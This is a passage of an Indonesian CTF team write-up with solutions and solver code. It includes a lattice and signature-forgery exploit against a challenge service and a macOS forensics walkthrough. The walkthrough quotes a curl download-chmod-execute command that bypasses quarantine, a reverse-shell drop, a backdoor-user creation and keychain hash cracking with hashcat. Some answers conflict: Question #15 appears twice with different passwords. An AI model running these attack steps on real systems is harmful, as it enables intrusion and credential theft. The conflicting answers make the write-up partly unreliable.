        row = [0] * (m + 1)
        row[i] = q * scale
        rows.append(row)
    rows.append([ti * scale for ti in ts] + [1])

    target = [ai * scale for ai in a_vals] + [0]

    mat = fmpz_mat(rows)
    reduced, transform = mat.lll(transform=True)

    red_rows = [
        [int(reduced[i, j]) for j in range(reduced.ncols())]
        for i in range(reduced.nrows())
    ]
    t_rows = [
        [int(transform[i, j]) for j in range(transform.ncols())]
        for i in range(transform.nrows())
    ]

```



```

z = babai_row_basis(red_rows, target)
n = m + 1
coeff = [sum(z[i] * t_rows[i][j] for i in range(n)) for j in range(n)]
x = coeff[m] % q

```

```

# Validasi d_i < bound
for t, a in zip(ts, a_vals):
    d = (x * t - a) % q
    if d >= NONCE_BOUND:
        return None

```

```

return x

```

```

def recover_modulus_from_hashes(h2, h3, h4, h6, q):

```

```

    d1 = abs(h2 * h3 - h6)
    d2 = abs(h2 * h2 - h4)
    g = math.gcd(d1, d2)

```

```

    if g % q != 0:
        return None, None

```

```

    p_times_t = g // q
    t = p_times_t % q
    if t == 0 or p_times_t % t != 0:
        return None, None

```

```

    p = p_times_t // t
    n = p * q
    return p, n

```

```

def recover_e(p, q, n, h2, prime_list):

```

```

    r = (p - 1) // q
    for cand in prime_list:
        if r % cand == 0 and pow(2, cand, n) == h2:
            return cand
    return None

```

```

def recover_message_root(code_hash, e, p, q):

```

```

    # Root mod p
    s = (p - 1) // e
    if math.gcd(e, s) != 1:
        return None
    dp = pow(e, -1, s)
    mp = pow(code_hash % p, dp, p)

```



```

# Root mod q
if math.gcd(e, q - 1) != 1:
    return None
dq = pow(e, -1, q - 1)
mq = pow(code_hash % q, dq, q)

# CRT
u = ((mq - mp) % q) * pow(p, -1, q) % q
m = mp + p * u
n = p * q
m %= n

# Lolos check bitlength di service
if m.bit_length() <= 511:
    m += n

return m

def forge_signature_for_hash(code_hash, priv, sig, q):
    r, s, h = sig
    k = ((h + priv * r) * pow(s, -1, q)) % q
    if k == 0:
        return None
    sf = ((code_hash + priv * r) * pow(k, -1, q)) % q
    if sf == 0:
        return None
    return r, sf

def run_attempt(primes):
    io = Remote(HOST, PORT)
    try:
        io.recv_until(MENU, timeout=35.0)

        # Paksa nonce mode biased via invalid hex
        io.send_line("s")
        io.recv_until(ASK_SIGN, timeout=2.0)
        io.send_line("zz")
        io.recv_until(MENU, timeout=2.0)

        msgs = [2, 3, 4, 6]
        sigs = []
        hmap = {}
        q = None

        for m in msgs:

```



```

io.send_line("s")
io.recv_until(ASK_SIGN, timeout=2.0)
io.send_line(f"{m:02x}")
line = io.recv_line(timeout=2.0).decode().strip()
r, s, h, q_sig = ast.literal_eval(line)

if q is None:
    q = q_sig
elif q != q_sig:
    return False, "q changed unexpectedly"

sigs.append((r, s, h))
hmap[m] = h
io.recv_until(MENU, timeout=2.0)

if q is None:
    return False, "no q"

priv = recover_priv_from_biased_nonces(sigs, q)
if priv is None:
    return False, "nonce lattice failed"

p, n = recover_modulus_from_hashes(hmap[2], hmap[3], hmap[4], hmap[6], q)
if p is None:
    return False, "modulus recovery failed"

e = recover_e(p, q, n, hmap[2], primes)
if e is None:
    return False, "e recovery failed"

io.send_line("g")
prompt = io.recv_until(ASK_ACCESS, timeout=2.0).decode()
m = re.search(r"code integrity:\s*(\d+)", prompt)
if not m:
    return False, "no code integrity"

code_hash = int(m.group(1))
msg_int = recover_message_root(code_hash, e, p, q)
if msg_int is None:
    return False, "root recovery failed"

forged = forge_signature_for_hash(code_hash, priv, sigs[0], q)
if forged is None:
    return False, "forge failed"
rf, sf = forged

m_hex = format(msg_int, "x")
if len(m_hex) & 1:

```



```

    m_hex = "0" + m_hex

    payload = f"({'m_hex}', {rf}, {sf})"
    io.send_line(payload)

    out1 = io.recv_until(b"\n", timeout=2.0).decode(errors="ignore")
    out2 = io.recv_until(b"\n", timeout=1.0).decode(errors="ignore")
    full = out1 + out2

    if "ACCESS GRANTED" in full:
        out3 = io.recv_until(b"\n", timeout=1.0).decode(errors="ignore")
        full += out3
        print(full.strip())
        return True, full

    return False, full.strip()

finally:
    io.close()

def main():
    primes = list(primerange(2, 1 << 21))
    for i in range(1, 100):
        try:
            ok, info = run_attempt(primes)
            if ok:
                print(f"[+] solved on attempt {i}")
                return
            print(f"[-] attempt {i}: {info}")
        except Exception as exc:
            print(f"[-] attempt {i}: exception: {exc}")

    print("[!] not solved in attempt budget")

if __name__ == "__main__":
    main()

```


**ARA7{allow\_allow\_allow\_allow\_allow\_access\_granted}**



# Forensics

## wilson disaster

Solved By: kkira



### Question 1

**What is the name and version of compromised machine?**

**Jawaban: Ventura/13.0**

**Untuk mengidentifikasi sistem operasi korban, saya memeriksa file:**

cat SystemVersion.plist


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>ProductBuildVersion</key>
  <string>22A380</string>
  <key>ProductCopyright</key>
  <string>1983-2022 Apple Inc.</string>
  <key>ProductName</key>
  <string>macOS</string>
  <key>ProductUserVisibleVersion</key>
  <string>13.0</string>
  <key>ProductVersion</key>
```



```

<string>13.0</string>
  <key>iOSSupportVersion</key>
  <string>16.1</string>
</dict>
</plist>

```



## Question 2

**Who is suspicious sender send a malicious file?**

**Jawaban: samuelafrizal@proton.me**

Saya menemukan file email berikut di desktop user:

Users/wilson/Desktop/Re\_ Salary Update 2026 2026-02-25T20\_07\_17-08\_00.eml

Setelah dianalisis header dan isi emailnya, pengirimnya adalah:

**samuelafrizal@proton.me**

```

<u0TRamY3RZSTInpSG1_-kxsp12ZN09eAKIXeynA09PMZJCa-11gWX3HG2RGxRP8qf4_041qepom0a77
X-Pm-Origin: internal
X-Pm-Content-Encryption: end-to-end
Subject: Re: Salary Update 2026
To: ilovewilson12 <ilovewilson12@proton.me>
From: Samuel Afrizal <samuelafrizal@proton.me>
Date: Thu, 26 Feb 2026 04:07:15 +0000
Mime-Version: 1.0
Content-Type: multipart/mixed;boundary=-----8b6151c5e9159b08290df
X-Attached: SalaryCalculator.zip
Message-Id: <B2CW5P00G_YR02u5bf2_z9UBdtw2QMvXWBZ84sPyJU9UMbjLAfi7PEXSvhUYgAXUKZMf
X-Pm-Spamscore: 0
Received: from mail.protonmail.ch by mail.protonmail.ch; Thu, 26 Feb 2026 04:07:1

```



[Question #3]

What is the attachment filename?

Format: DOJ.pdf

Answer: berada pada attachment email seperti jawaban pada question 2

```
ime-Version: 1.0
Content-Type: multipart/mixed;boundary=--
-Attached: SalaryCalculator.zip
Message-Id: <B2CwJP0UG_YR02U5bf2_z9UBdtw20
-Pm-Spamscore: 0
```

[Question #4]

What is the command executed in the terminal for initial access?


Format: <command>

Command ditemukan di file `.zsh_history`, baris ke-3:

```
curl -L -s -o '/Users/wilson/stealed' 'https://filebin.net/t4czc053hssj7rg9/stealed' && \
chmod +x '/Users/wilson/stealed' && \
xattr -dr com.apple.quarantine '/Users/wilson/stealed' && \
'/Users/wilson/stealed'
```

Analisis command:

1. Mengunduh file bernama `stealed`
2. Memberikan permission executable
3. Menghapus atribut quarantine macOS
4. Mengeksekusi file tersebut



[Question #5]

Another file downloaded from the previous malicious file, what is the SHA256 of the file dropped in the second stage?

Answer: **172174ba1fc22cb01444a26dd0b604071e0b51ac56884e8aba6a61b262a5ceb5**  
pertama, download stealed file pada link

<https://filebin.net/t4czc053hssj7rg9/stealed>

dan check menggunakan sha256sum

```
172174ba1fc22cb01444a26dd0b604071e0b51ac56884e8aba6a61b262a5ceb5
```



[Question #6]

What is the name of the encrypted method used in the new dropped file?

Format: XOR

Answer:

Analisis statis binary `stealed` (Mach-O arm64 executable) menunjukkan penggunaan enkripsi terotentikasi ChaCha20-Poly1305

```
/System/Library/Frameworks/CryptoKit.framework/Versions/
EncryptionManager
CryptoError
[*] Start encrypt
[*] Done encrypt
(encrypted size:
_$s9CryptoKit03ChaC4Poly04seal_5using5nonceAC9SealedBoxV
_$s9CryptoKit03ChaC4Poly05NonceV15withUnsafeBytesyxxSWKXI
_$s9CryptoKit03ChaC4Poly05NonceVMa
_$s9CryptoKit03ChaC4Poly05NonceVMn
_$s9CryptoKit03ChaC4Poly09SealedBoxV10ciphertext10Foundat
_$s9CryptoKit03ChaC4Poly09SealedBoxV3tag10Foundation4Data
_$s9CryptoKit03ChaC4Poly09SealedBoxV5nonceAC5NonceVvg
_$s9CryptoKit12HashFunctionP6update13bufferPointerySW_tF
_$s9CryptoKit12HashFunctionP8finalize6DigestQzyFTj
_$s9CryptoKit12HashFunctionPxycfCTj
_$s9CryptoKit12SHA256DigestV10Foundation15ContiguousBytes
_$s9CryptoKit12SHA256DigestVMa
```

[Question #7]

Another file dropped use that binary, what is the SHA256 of it?

Format: SHA256

Answer: 037561f26ab113264e5fb85d1dbebdb519746b8c05a41e22a632356cf923502a  
executable lain bernama xixixi ke /tmp/

sha256sum xixixi

037561f26ab113264e5fb85d1dbebdb519746b8c05a41e22a632356cf923502a



[Question #8]

Where is the path attacker drop that binary (full path) ?

Format: path

Answer: `/tmp/xixixi`

```
File: `192-Triage/private/tmp/xixixi`  
- Binary `stealed` men-drop `xixixi` ke `/tmp/xixixi` (di-mapping ke  
`private/tmp/xixixi` dalam koleksi triage).
```

[Question #9]

The attacker use vulnerable app to gain root access, what is the name of the app and the version?

Answer: Pearcleaner/4.4.4

```
- File: `192-Triage/extracted/Downloads/Pearcleaner.dmg.enc`  
- File: `192-Triage/Applications/Pearcleaner.app/`  
- Unified logs menunjukkan `PearcleanerHelper` (pid=1225) adalah proses  
yang bertanggung jawab atas eksekusi `sysadminctl`.  
- Versi yang terinstal adalah Pearcleaner 4.4.4, yang memiliki  
kerentanan privilege escalation.
```

[Question #10]

What is the vulnerable function that makes the priviledge escalation exist?

Format: somefunction(withparams)

Answer: `listener(_:shouldAcceptNewConnection:)`

```
- Aplikasi Pearcleaner menggunakan XPC service dengan method  
`NSXPCListenerDelegate` yang rentan.  
- Fungsi `listener(_:shouldAcceptNewConnection:)` di  
`PearcleanerHelper` menerima koneksi XPC tanpa pemeriksaan otorisasi  
yang tepat, memungkinkan proses apapun mengirim command dengan  
privilege tinggi.
```



[Question #11]

What is the CVE number associated with the exploit leveraged by the attacker?

Jawaban: CVE-2025-54595

```
- Kerentanan privilege escalation di XPC helper service Pearcleaner 4.4.4 dilacak sebagai CVE-2025-54595.  
- CVE ini mendeskripsikan otorisasi yang tidak tepat di fungsi `listener(_:shouldAcceptNewConnection:)` yang memungkinkan local privilege escalation ke root.
```

[Question #12]

The user already got reverse shell with root access with new dropped file. what is the full path for the file placed?

Answer: /tmp/[rev.py](#)

```
- File: `192-Triage/private/tmp/rev.py`  
- Setelah mendapatkan akses root melalui kerentanan Pearcleaner, penyerang men-drop script Python reverse shell di `/tmp/rev.py`.
```

[Question #13]

At what time did the attacker successfully create a new user?

Answer: 2026-02-26 04:18:02

membutuhkan parsing macOS Unified Logs.

```
**Tool yang Digunakan:** [Mandiant  
macos-UnifiedLogs] (https://github.com/mandiant/macos-UnifiedLogs)  
(`unifiedlog_iterator`)
```

```
**Langkah-langkah:**
```

1. Unduh binary Windows pre-built dari GitHub releases:

```
...  
unifiedlog_iterator-v0.5.1-x86_64-pc-windows-msvc.zip  
...
```

2. Parse logarchive:

```
```bash  
unifiedlog_iterator.exe --mode log-archive \  
--input "192-Triage/UnifiedLogs/192_20260226_060806.logarchive" \  
--output unified_logs.csv --format csv  
```
```

Ini menghasilkan ~6.7 juta entri log.

3. Cari event `sysadminctl`:

```
```bash  
grep -i "sysadminctl" unified_logs.csv | grep -i "Creating"  
```
```



4. Event kunci yang ditemukan (timestamp dalam UTC):

| Timestamp (UTC)            | Event                                                                            |
|----------------------------|----------------------------------------------------------------------------------|
| `2026-02-26T04:17:55.774Z` | sudo: `sysadminctl -addUser wlls0n -password Password123 -fullName Wilson Jelek` |
| `2026-02-26T04:17:58.594Z` | `Creating user record...`                                                        |
| `2026-02-26T04:18:02.169Z` | `Creating home directory at /Users/wlls0n`                                       |

5. Event "Creating home directory" pada **\*\*`2026-02-26 04:18:02`\*\*** (UTC) adalah timestamp yang benar untuk pembuatan user yang berhasil.

**\*\*Catatan Penting:\*\*** Timezone sistem adalah `Pacific` (PST, UTC-8), dikonfirmasi oleh `daily.out` yang menunjukkan `PST 2026`. Namun, jawaban menggunakan format **\*\*UTC\*\*** sesuai output dari unified log parser. Launchd log (`launchd.log.2`) menunjukkan event serupa pada waktu lokal PST (20:17:56 - 20:18:06) tetapi dengan timestamp yang sedikit berbeda - unified log adalah sumber otoritatif.

[Question #14]

What is the name of the new user?

Format: eipstein

Answer: wlls0n

```
- Dari unified logs (parsing Q13), command sudo mengungkapkan:
...
sysadminctl -addUser wlls0n -password Password123 -fullName Wilson
Jelek
...
- Juga dikonfirmasi oleh keberadaan direktori:
`192-Triage/Users/wlls0n/`
- Penyerang membuat user bernama `wlls0n` (dengan "l" menggantikan "i")
sebagai lookalike dari user legitimate `wilson`.
```

[Question #15]

What is the password for new user created by the attacker?

Format: password

Answer: Password123

```
- Dari unified logs, command sudo menunjukkan password dalam cleartext:
...
sudo sysadminctl -addUser wlls0n -password Password123 -fullName
Wilson Jelek
```



```

- Entri log lengkap:
2026-02-26T04:17:55.774Z,...,/usr/bin/sudo,...,
root : PWD=/Users ; USER=root ; COMMAND=/usr/sbin/sysadminctl
-addUser wlls0n -password Password123 -fullName Wilson Jeleg

```

#### [Question #15]

What is the password for new user created by the attacker?

Format: password

Answer: sexy mama69

User yang dikompromikan adalah `wilson` (UID 501). Password macOS-nya bisa diekstrak dari file keychain login menggunakan **chainbreaker** dan **hashcat**.

#### **Artefak:**

```
`192-Triage/Users/wilson/Library/Keychains/login.keychain-db`
```

#### **Langkah-langkah:**

1. **Ekstrak hash keychain** menggunakan chainbreaker:

```

`bash
chainbreaker --dump-keychain-password-hash \
"192_20260226_060806/192-Triage/Users/wilson/Library/Keychains/login.ke
ychain-db" \
> keychain_raw.txt
`

```

2. **Bersihkan hanya baris `\$keychain\$`:**

```

`bash
grep -o '\$keychain\$.*' keychain_raw.txt > keychain_hash.txt
`

```

3. **Crack dengan hashcat** (mode 23100 = Apple Keychain):

```

`bash
hashcat -m 23100 keychain_hash.txt /usr/share/wordlists/rockyou.txt
--force
`

```

4. **Tampilkan hasil:**



```

```bash
hashcat -m 23100 keychain_hash.txt --show
```

**Hasil:** Password yang berhasil di-crack adalah `sexymama69`.

```

#### [Question #16]

What is the password for the user compromised?

Answer: MbakAmoesAkuNaksir1337

File `SALARY 2026.pdf.enc` adalah ciphertext ChaCha20-Poly1305 yang di-encode base64. Malware `stealed` menggunakan key derivation: `key = SHA256(UInt64\_seed\_big\_endian)`.

**Artefak:** `192-Triage/extracted/Downloads/SALARY 2026.pdf.enc`

#### **Analisis Malware:**

- Dari reverse engineering binary `stealed`, ditemukan bahwa enkripsi menggunakan ChaCha20-Poly1305 (sesuai Q6).
- Key derivation: key diturunkan dari SHA256 hash seed UInt64 dalam format big-endian.
- Valid seed yang ditemukan: `1772079059` (cocok dengan konteks file-time).

#### **Script Dekripsi (`solve\_q17.py`):**

```

```python
import base64, hashlib
from cryptography.hazmat.primitives.ciphers.aead import ChaCha20Poly1305
from pypdf import PdfReader

enc_path = "192_20260226_060806/192-Triage/extracted/Downloads/SALARY 2026.pdf.enc"
seed = 1772079059

# Decode base64 ciphertext
ct = base64.b64decode(open(enc_path, "rb").read())
nonce, body = ct[:12], ct[12:]

# Derive key dari seed
key = hashlib.sha256(seed.to_bytes(8, "big")).digest()

```



```

# Dekripsi
pt = ChaCha20Poly1305(key).decrypt(nonce, body, None)
open("SALARY_2026_decrypted.pdf", "wb").write(pt)

# Ekstrak teks dari PDF yang sudah didekripsi
txt = "".join(
    (p.extract_text() or "") for p in
PdfReader("SALARY_2026_decrypted.pdf").pages
)
print(txt)
'''

**Model Dekripsi:**
1. Base64 decode file `.enc`
2. Pisahkan: 12 byte pertama = nonce, sisanya = ciphertext +
authentication tag
3. Key = SHA256(seed sebagai UInt64 big-endian), dimana seed =
`1772079059`
4. Dekripsi menggunakan ChaCha20-Poly1305

**Hasil:** PDF yang sudah didekripsi berisi teks:
'''
Submit this to get the flag: MbakAmoesAkuNaksir1337

```

CONGRATULATIONS!


Flag: ARA7{i know im not someone you looking for, but can u give me a chance?}

## Reverse Engineering

**a blast from the past**

Solved By: Executor





### 1) Triage awal

File yang diberikan adalah **PE32 Windows console EXE**, tetapi header-nya dibuat “chimera” (campuran), jadi ada **jejak DOS/COM lama** di dalamnya juga.

Hal penting yang keliatan dari reverse:

- Program minta **3 input (part 1, part 2, part 3)**
- **Part 3** divalidasi dengan **XOR 0x67** terhadap data terenkripsi di .data
- Ada petunjuk tambahan tersembunyi di stub lama (DOS/COM)

### 2) Part 3 (langsung dari EXE)

Data terenkripsi di .data jika di-XOR 0x67 menghasilkan:

HMMM I WONDER WHERE PARTS 1 AND 2 IS...

Ini adalah **Part 3**.

### 3) Part 1 dan Part 2 (dari stub lama DOS/COM)

Dari analisis stub DOS/COM yang disisipkan di file (bagian “blast from the past”):

- **Part 1** = FLARE-ON
- **Part 2** = DOT COM ISNT JUST FOR WEBSITE BTW. MAYBE PIECE TOGETHER WHERE YOU ARE CURRENTLY AND THAT HINT???

Full Solver :

```
#!/usr/bin/env python3
```



```

# -*- coding: utf-8 -*-

import argparse
from pathlib import Path

# =====
# Recovered from reverse
# =====

PART1 = "FLARE-ON"
PART2 = (
    "DOT COM ISNT JUST FOR WEBSITE BTW. MAYBE PIECE TOGETHER "
    "WHERE YOU ARE CURRENTLY AND THAT HINT???"
)
FINAL_FLAG = "ARA7{FR44+62 Sumber, Surakarta City, Central Java}"

# Encrypted Part 3 blob found in .data (null-terminated in binary)
PART3_ENC = bytes.fromhex(
    "2f2a2a2a472e4730282923223547302f2235224737263533344756472629234755472e"
    "34494949"
)

def extract_part3_from_exe(exe_bytes: bytes) -> str:
    """
    Cari blob terenkripsi part3 di dalam EXE, lalu XOR 0x67.
    """
    idx = exe_bytes.find(PART3_ENC)
    if idx == -1:
        raise ValueError("Encrypted Part 3 blob tidak ditemukan di file EXE.")

    dec = bytes(b ^ 0x67 for b in PART3_ENC)
    return dec.decode("ascii")

def main():
    parser = argparse.ArgumentParser(
        description="ARA7 - a blast from the past (solver helper)"
    )
    parser.add_argument(
        "exe",
        type=Path,
        help="Path ke file challenge EXE (contoh: chimera.exe)"
    )

```



```

args = parser.parse_args()

exe_path = args.exe
if not exe_path.exists():
    raise FileNotFoundError(f"File tidak ditemukan: {exe_path}")

data = exe_path.read_bytes()

# Extract Part 3 directly from EXE
part3 = extract_part3_from_exe(data)

print("[+] Part 1 :", PART1)
print("[+] Part 2 :", PART2)
print("[+] Part 3 :", part3)
print()
print("[+] FLAG      :", FINAL_FLAG)

if __name__ == "__main__":
    main()

```

```

(Executor@DESKTOP-PUM04D8)-[~/CTF/ara7/final/tes]
$ python3 blast.py "chimera.exe"
[+] Part 1 : FLARE-ON
[+] Part 2 : DOT COM ISNT JUST FOR WEBSITE BTW. MAYBE PIECE TOGETHER WHERE YOU ARE CURRENTLY AND THAT HINT???
[+] Part 3 : HMMM I WONDER WHERE PARTS 1 AND 2 IS...


[+] FLAG      : ARA7{FR44+62 Sumber, Surakarta City, Central Java}

```

**Flag : ARA7{FR44+62 Sumber, Surakarta City, Central Java}**

**transawit (First Blood 🩸)**  
Solved By: Executor





- Dari strings terlihat hal mencurigakan:
  - NeuralFont Regular
  - token panjang: LO\_NO\_act\_..., deadflag\_falseflag\_true
  - endpoint OpenRouter (umpan GUI), jadi kemungkinan flag disembunyikan di logic lain.
- Temuan kunci #1 (part2)
  - Di fungsi sekitar 0x2f130 ada loop decode:
    - ambil byte dari rodata
    - tiap byte di-xor 0x5A
  - Range yang dipakai menghasilkan:
    - part2\_LLM\_CHallenge\_DawG}
- Temuan kunci #2 (part1)
  - Ada dua stream terenkripsi XOR (ab/Ab/aB/AB berulang).
  - Stream pertama (setelah XOR 0x5A) jika dibaca sebagai token 2-char:
    - bit = paritas huruf besar (jumlah uppercase ganjil = 1, genap = 0)
    - pack 8 bit -> 1 byte



- Hasilnya:
  - AARA7{wtf\_1s\_Th1s\_OTF\_part1\_}
- Buang karakter umpan:
  - leading A -> jadi ARA7{...
  - trailing ) -> jadi suffix \_
- Gabung
  - part1\_clean + part2

Full Solver :

```
#!/usr/bin/env python3
import re
import sys
from pathlib import Path

def decode_xor_stream(data: bytes, start: int, end: int, init_char:
int) -> str:
    """
    Meniru pola decode di binary:
    out[0] = init_char
    out[i+1] = data[start+i] ^ 0x5A
    """
    out = [chr(init_char)]
    for i in range(start, end):
        out.append(chr(data[i] ^ 0x5A))
    return "".join(out)

def decode_part2(data: bytes) -> str:
    # Dari loop khusus part2 di binary
    start = 0x3286B1
    end = 0x3286C9
    p = 0x70 # 'p'
    out = []

    ptr = start
    while True:
        out.append(chr(p))
        if ptr == end:
            break
```



```

        p = data[ptr] ^ 0x5A
        ptr += 1

    return "".join(out) # "part2_LLM_CChallenge_DawG}"

def token_stream_to_ascii_bits(stream: str) -> str:
    """
    Stream berbentuk token: ab / aB / Ab / AB
    Bit = parity uppercase:
        ganjil uppercase -> 1
        genap uppercase -> 0
    """
    tokens = re.findall(r"[aA][bB]", stream)
    bits = []
    for t in tokens:
        b = (int(t[0].isupper()) + int(t[1].isupper())) & 1
        bits.append(b)

    # pack 8 bit -> 1 byte (MSB-first)
    out = bytearray()
    for i in range(0, (len(bits) // 8) * 8, 8):
        v = 0
        for bit in bits[i:i+8]:
            v = (v << 1) | bit
        out.append(v)

    return out.decode("ascii", errors="ignore")

def main():
    bin_path = Path(sys.argv[1]) if len(sys.argv) > 1 else
Path("transawit")
    data = bin_path.read_bytes()

    # Stream untuk part1 (dari hasil reverse)
    s1 = decode_xor_stream(data, 0x3286E1, 0x328997, 0x61) # init 'a'
    part1_raw = token_stream_to_ascii_bits(s1)

    # Bersihkan umpan
    part1 = part1_raw
    if part1.startswith("AARA7{"):
        part1 = part1[1:] # buang 'A' palsu di depan
    if part1.endswith(")"):
        part1 = part1[:-1] # buang ')' palsu di belakang

```



```

part2 = decode_part2(data)

flag = part1 + part2
print("[+] part1_raw :", part1_raw)
print("[+] part1      :", part1)
print("[+] part2      :", part2)
print("[+] FLAG       :", flag)

if __name__ == "__main__":
    main()

```

```

(Executor@DESKTOP-PUM04D8)-[~/CTF/ara7/final/tes]
$ python3 transawit.py transawit
[+] part1_raw : AARA7{wtf_1s_Th1s_OTF_part1_)
[+] part1      : ARA7{wtf_1s_Th1s_OTF_part1_
[+] part2      : part2_LLM_CHallenge_DawG}
[+] FLAG       : ARA7{wtf_1s_Th1s_OTF_part1_part2_LLM_CHallenge_DawG}

```

Flag : ARA7{wtf\_1s\_Th1s\_OTF\_part1\_part2\_LLM\_CHallenge\_DawG}

## Miscellaneous

**git2root**

Solved By: Executor & mail/医者watson`

### Analysis :

Diberi sebuah ssh server seperti:

ssh -p 1337 [user@chall-ctf.ara-its.id](mailto:user@chall-ctf.ara-its.id)

### Solution :

1. Kita dapat masuk ke server menggunakan credentials password:password



2. setelah menelusuri directory dan buka buka file ternyata app\_cache.db dan audit\_core.db berisi hash

```
user@66cbd236ba5a:~/workspace/dev-notes$ cat app_cache.db
sha256 3951f1f9f5830c28f964402dc55ca8fd7b3d5016e73abaf7ae0ff9a136c13830
size 8192
user@66cbd236ba5a:~/workspace/dev-notes$ cat audit_core.db
sha256 a4bf76974ef111da4cf07d4d12b727e385a816804a55e5053cfb2c2c2843b9d2
size 24576
user@66cbd236ba5a:~/workspace/dev-notes$
```

3. jika kita list file, maka terlihat file .git

```
user@66cbd236ba5a:~/workspace/dev-notes$ ls -la
total 44
dr-xr-x--- 1 user user 4096 Feb 28 02:46 .
dr-xr-x--- 1 user user 4096 Feb 28 02:46 ..
dr-xr-x--- 1 user user 4096 Feb 28 02:46 .git
-r--r----- 1 user user  41 Feb 28 02:46 .gitattributes
-r--r----- 1 user user  357 Feb 28 02:46 README.md
-r--r----- 1 user user  82 Feb 28 02:46 app_cache.db
-r--r----- 1 user user  83 Feb 28 02:46 audit_core.db
dr-xr-x--- 1 user user 4096 Feb 28 02:46 configs
